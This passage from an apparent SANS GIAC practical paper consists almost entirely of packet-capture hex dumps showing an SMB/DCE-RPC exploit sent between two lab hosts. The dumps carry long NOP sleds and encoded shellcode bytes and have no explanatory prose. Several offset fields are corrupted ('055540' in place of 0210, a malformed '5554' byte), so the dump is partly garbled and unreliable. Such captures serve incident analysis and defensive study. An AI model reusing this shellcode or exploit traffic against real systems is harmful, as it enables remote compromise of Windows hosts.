0590  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05e0  90 00 90 00 90 00 90 00 90 00                     ..........

No.     Time        Source                Destination           Protocol Info
    169 32.936383   10.200.10.39          10.200.10.38          TCP      [Continuation to
#168] 1092 > microsoft-ds [ACK] Seq=2346 Ack=837 Win=63404 Len=1460
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  05 dc 08 cf 40 00 80 06 c2 70 0a c8 0a 27 0a c8   ....@....p...'..
0020  0a 26 04 44 01 bd af 84 15 d3 34 a2 54 a8 50 10   .&.D......4.T.P.
0030  f7 ac 92 59 00 00 90 00 90 00 90 00 90 00 90 00   ...Y............
0040  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0050  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0060  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0070  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0080  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0090  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0100  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0110  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0120  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0130  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0140  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0150  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0160  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0170  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0180  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0190  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0200  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
055540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00  ................
0220  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0230  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0240  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0250  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0260  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0270  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0280  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0290  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0300  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0310  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0320  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0330  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0340  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0350  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0360  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0370  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0380  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0390  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0400  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0410  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0420  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0430  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0440  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0450  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0460  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0470  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0480  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0490  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0500  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0510  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0520  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0530  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0550  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0560  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0570  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0580  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0590  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05e0  90 00 90 00 90 00 90 00 90 00                     ..........

No.     Time        Source                Destination           Protocol Info
    170 32.936482   10.200.10.39          10.200.10.38          TCP      [Continuation to
#168] 1092 > microsoft-ds [PSH, ACK] Seq=3806 Ack=837 Win=63404 Len=1428

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  05 bc 08 d0 40 00 80 06 c2 8f 0a c8 0a 27 0a c8   ....@........'..
0020  0a 26 04 44 01 bd af 84 1b 87 34 a2 54 a8 50 18   .&.D......4.T.P.
0030  f7 ac 13 c9 00 00 90 00 90 00 90 00 90 00 90 00   ................
0040  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0050  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0060  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0070  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0080  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0090  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
00f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0100  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0110  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0120  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0130  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0140  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0150  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0160  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0170  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0180  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0190  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
01f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0200  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
055540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0220  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0230  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0240  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0250  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0260  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0270  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0280  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0290  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0300  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0310  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0320  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0330  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0340  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0350  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0360  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0370  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0380  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0390  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0400  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0410  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0420  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0430  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0440  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0450  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0460  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0470  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0480  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0490  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 3c 00   ..............<.
0500  12 00 1c 00 75 00 90 00 90 00 90 00 90 00 90 00   ....u...........
0510  90 00 90 00 90 00 90 00 90 00 90 00 90 00 eb 00   ................
0520  10 00 5b 00 4b 00 33 00 c9 00 66 00 b9 00 25 00   ..[.K.3...f...%.
0530  01 00 80 00 34 00 0b 00 99 00 e2 00 fa 00 eb 00   ....4...........
0540  05 00 e8 00 eb 00 ff 00 ff 00 ff 00 70 00 62 00   ............p.b.
0550  99 00 99 00 99 00 c6 00 fd 00 38 00 a9 00 99 00   ..........8.....
0560  99 00 99 00 12 00 d9 00 95 00 12 00 e9 00 85 00   ................
0570  34 00 12 00 f1 00 91 00 12 00 6e 00 f3 00 9d 00   4.........n.....
0580  c0 00 71 00 02 00 99 00 99 00 99 00 7b 00 60 00   ..q.........{.`.
0590  f1 00 aa 00 ab 00 99 00 99 00 f1 00 ee 00 ea 00   ................
05a0  ab 00 c6 00 cd 00 66 00 8f 00 12 00 71 00 f3 00   ......f.....q...
05b0  9d 00 c0 00 71 00 1b 00 99 00 99 00 99 00 7b 00   ....q.........{.
05c0  60 00 18 00 75 00 09 00 98 00                     `...u.....
```

```
No.     Time           Source                Destination           Protocol Info
    173 32.938100   10.200.10.39          10.200.10.38          DCERPC   Request:
call_id: 1 opnum: 9 ctx_id: 0 [DCE/RPC last fragment]
```

```
0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  05 dc 08 d1 40 00 80 06 c2 6e 0a c8 0a 27 0a c8   ....@....n...'..
0020  0a 26 04 44 01 bd af 84 5554 1b 34 a2 54 db 50 10   .&.D....!.4.T.P.
0030  f7 79 66 3e 00 00 00 00 0f d8 ff 53 4d 42 25 00   .yf>.......SMB%.
0040  00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 18 01 00 08 70 00 10 00 00 84 0f 00   ........p.......
0060  00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 54   ...............T
0070  00 84 0f 54 00 02 00 26 00 00 40 95 0f 00 5c 00   ...T...&..@...\.
0080  50 00 49 00 50 00 45 00 5c 00 00 00 00 00 05 00   P.I.P.E.\.......
0090  00 02 10 00 00 00 84 0f 00 00 01 00 00 00 6c 0f   ..............l.
00a0  00 00 00 00 09 00 99 00 99 00 cd 00 f1 00 98 00   ................
00b0  98 00 99 00 99 00 66 00 cf 00 89 00 c9 00 c9 00   ......f.........
00c0  c9 00 c9 00 d9 00 c9 00 d9 00 c9 00 66 00 cf 00   ............f...
00d0  8d 00 12 00 41 00 f1 00 93 00 51 00 93 00 be 00   ....A.....Q.....
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
00e0  f1 00 9b 00 99 00 ba 00 0f 00 12 00 55 00 f3 00   ............U...
00f0  89 00 c8 00 ca 00 66 00 cf 00 81 00 1c 00 59 00   ......f.......Y.
0100  ec 00 d3 00 f1 00 fa 00 f4 00 fd 00 99 00 10 00   ................
0110  ff 00 a9 00 1a 00 75 00 cd 00 14 00 a5 00 bd 00   ......u.........
0120  f3 00 8c 00 c0 00 32 00 7b 00 64 00 5f 00 dd 00   ......2.{.d._...
0130  bd 00 89 00 dd 00 67 00 dd 00 bd 00 a4 00 10 00   ......g.........
0140  c5 00 bd 00 d1 00 10 00 c5 00 bd 00 d5 00 10 00   ................
0150  c5 00 bd 00 c9 00 14 00 dd 00 bd 00 89 00 cd 00   ................
0160  c9 00 c8 00 c8 00 c8 00 f3 00 98 00 c8 00 c8 00   ................
0170  66 00 ef 00 a9 00 c8 00 66 00 cf 00 9d 00 12 00   f.......f.......
0180  55 00 f3 00 66 00 66 00 a8 00 66 00 cf 00 91 00   U...f.f...f.....
0190  ca 00 66 00 cf 00 85 00 66 00 cf 00 95 00 c8 00   ..f.....f.......
01a0  cf 00 12 00 dc 00 a5 00 12 00 cd 00 b1 00 e1 00   ................
01b0  9a 00 4c 00 cb 00 12 00 eb 00 b9 00 9a 00 6c 00   ..L...........l.
01c0  aa 00 50 00 d0 00 d8 00 34 00 9a 00 5c 00 aa 00   ..P.....4...\...
01d0  42 00 96 00 27 00 89 00 a3 00 4f 00 ed 00 91 00   B...'.....O.....
01e0  58 00 52 00 94 00 9a 00 43 00 d9 00 72 00 68 00   X.R.....C...r.h.
01f0  a2 00 86 00 ec 00 7e 00 c3 00 12 00 c3 00 bd 00   ......~.........
0200  9a 00 44 00 ff 00 12 00 95 00 d2 00 12 00 c3 00   ..D.............
055540  85 00 9a 00 44 00 12 00 9d 00 12 00 9a 00 5c 00   ....D.........\.
0220  32 00 c7 00 c0 00 5a 00 71 00 99 00 66 00 66 00   2.....Z.q...f.f.
0230  66 00 17 00 d7 00 97 00 75 00 eb 00 67 00 2a 00   f.......u...g.*.
0240  8f 00 34 00 40 00 9c 00 57 00 76 00 57 00 79 00   ..4.@...W.v.W.y.
0250  f9 00 52 00 74 00 65 00 a2 00 40 00 90 00 6c 00   ..R.t.e...@...l.
0260  34 00 75 00 60 00 33 00 f9 00 7e 00 e0 00 5f 00   4.u.`.3...~..._.
0270  e0 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0280  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0290  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
02f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0300  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0310  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0320  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0330  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0340  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0350  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0360  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0370  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0380  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0390  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0400  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0410  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0420  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0430  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0440  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0450  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0460  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0470  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0480  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0490  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04e0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
04f0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0500  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0510  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0520  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0530  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0540  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0550  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0560  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0570  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0580  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0590  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
05e0  90 00 90 00 90 00 90 00 90 00                     ..........

No.     Time        Source                Destination           Protocol Info
    174 32.938333   10.200.10.39          10.200.10.38          TCP      [Continuation to
#173] 1092 > microsoft-ds [ACK] Seq=6694 Ack=888 Win=63353 Len=1460

0000  00 0c 29 0d 6b 44 00 0c 29 37 cb 16 08 00 45 00   ..).kD..)7....E.
0010  05 dc 08 d2 40 00 80 06 c2 6d 0a c8 0a 27 0a c8   ....@....m...'..
0020  0a 26 04 44 01 bd af 84 26 cf 34 a2 54 db 50 10   .&.D....&.4.T.P.
0030  f7 79 f2 13 00 00 90 00 90 00 90 00 90 00 90 00   .y..............
0040  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0050  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0060  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0070  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0080  90 00 90 00 90 00 90 00 90 00 90 00 90 00 eb 00   ................
0090  06 00 eb 00 06 00 3c 00 12 00 1c 00 75 00 90 00   ......<.....u...
00a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 eb 00   ................
00b0  10 00 5b 00 4b 00 33 00 c9 00 66 00 b9 00 25 00   ..[.K.3...f...%.
00c0  01 00 80 00 34 00 0b 00 99 00 e2 00 fa 00 eb 00   ....4...........
00d0  05 00 e8 00 eb 00 ff 00 ff 00 ff 00 70 00 62 00   ............p.b.
00e0  99 00 99 00 99 00 c6 00 fd 00 38 00 a9 00 99 00   ..........8.....
00f0  99 00 99 00 12 00 d9 00 95 00 12 00 e9 00 85 00   ................
0100  34 00 12 00 f1 00 91 00 12 00 6e 00 f3 00 9d 00   4.........n.....
0110  c0 00 71 00 02 00 99 00 99 00 99 00 7b 00 60 00   ..q.........{.`.
0120  f1 00 aa 00 ab 00 99 00 99 00 f1 00 ee 00 ea 00   ................
0130  ab 00 c6 00 cd 00 66 00 8f 00 12 00 71 00 f3 00   ......f.....q...
0140  9d 00 c0 00 71 00 1b 00 99 00 99 00 99 00 7b 00   ....q.........{.
0150  60 00 18 00 75 00 09 00 98 00 99 00 99 00 cd 00   `...u...........
0160  f1 00 98 00 98 00 99 00 99 00 66 00 cf 00 89 00   ..........f.....
0170  c9 00 c9 00 c9 00 c9 00 d9 00 c9 00 d9 00 c9 00   ................
0180  66 00 cf 00 8d 00 12 00 41 00 f1 00 93 00 51 00   f.......A.....Q.
0190  93 00 be 00 f1 00 9b 00 99 00 ba 00 0f 00 12 00   ................
01a0  55 00 f3 00 89 00 c8 00 ca 00 66 00 cf 00 81 00   U.........f.....
01b0  1c 00 59 00 ec 00 d3 00 f1 00 fa 00 f4 00 fd 00   ..Y.............
01c0  99 00 10 00 ff 00 a9 00 1a 00 75 00 cd 00 14 00   ..........u.....
01d0  a5 00 bd 00 f3 00 8c 00 c0 00 32 00 7b 00 64 00   ..........2.{.d.
01e0  5f 00 dd 00 bd 00 89 00 dd 00 67 00 dd 00 bd 00   _.........g.....
01f0  a4 00 10 00 c5 00 bd 00 d1 00 10 00 c5 00 bd 00   ................
0200  d5 00 10 00 c5 00 bd 00 c9 00 14 00 dd 00 bd 00   ................
055540  89 00 cd 00 c9 00 c8 00 c8 00 c8 00 f3 00 98 00   ................
0220  c8 00 c8 00 66 00 ef 00 a9 00 c8 00 66 00 cf 00   ....f.......f...
0230  9d 00 12 00 55 00 f3 00 66 00 66 00 a8 00 66 00   ....U...f.f...f.
0240  cf 00 91 00 ca 00 66 00 cf 00 85 00 66 00 cf 00   ......f.....f...
0250  95 00 c8 00 cf 00 12 00 dc 00 a5 00 12 00 cd 00   ................
0260  b1 00 e1 00 9a 00 4c 00 cb 00 12 00 eb 00 b9 00   ......L.........
0270  9a 00 6c 00 aa 00 50 00 d0 00 d8 00 34 00 9a 00   ..l...P.....4...
0280  5c 00 aa 00 42 00 96 00 27 00 89 00 a3 00 4f 00   \...B...'.....O.
0290  ed 00 91 00 58 00 52 00 94 00 9a 00 43 00 d9 00   ....X.R.....C...
02a0  72 00 68 00 a2 00 86 00 ec 00 7e 00 c3 00 12 00   r.h.......~.....
02b0  c3 00 bd 00 9a 00 44 00 ff 00 12 00 95 00 d2 00   ......D.........
02c0  12 00 c3 00 85 00 9a 00 44 00 12 00 9d 00 12 00   ........D.......
02d0  9a 00 5c 00 32 00 c7 00 c0 00 5a 00 71 00 99 00   ..\.2.....Z.q...
02e0  66 00 66 00 66 00 17 00 d7 00 97 00 75 00 eb 00   f.f.f.......u...
02f0  67 00 2a 00 8f 00 34 00 40 00 9c 00 57 00 76 00   g.*...4.@...W.v.
0300  57 00 79 00 f9 00 52 00 74 00 65 00 a2 00 40 00   W.y...R.t.e...@.
0310  90 00 6c 00 34 00 75 00 60 00 33 00 f9 00 7e 00   ..l.4.u.`.3...~.
0320  e0 00 5f 00 e0 00 90 00 90 00 90 00 90 00 90 00   .._.............
0330  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0340  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0350  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0360  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0370  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0380  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
0390  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03a0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03b0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03c0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
03d0  90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00   ................
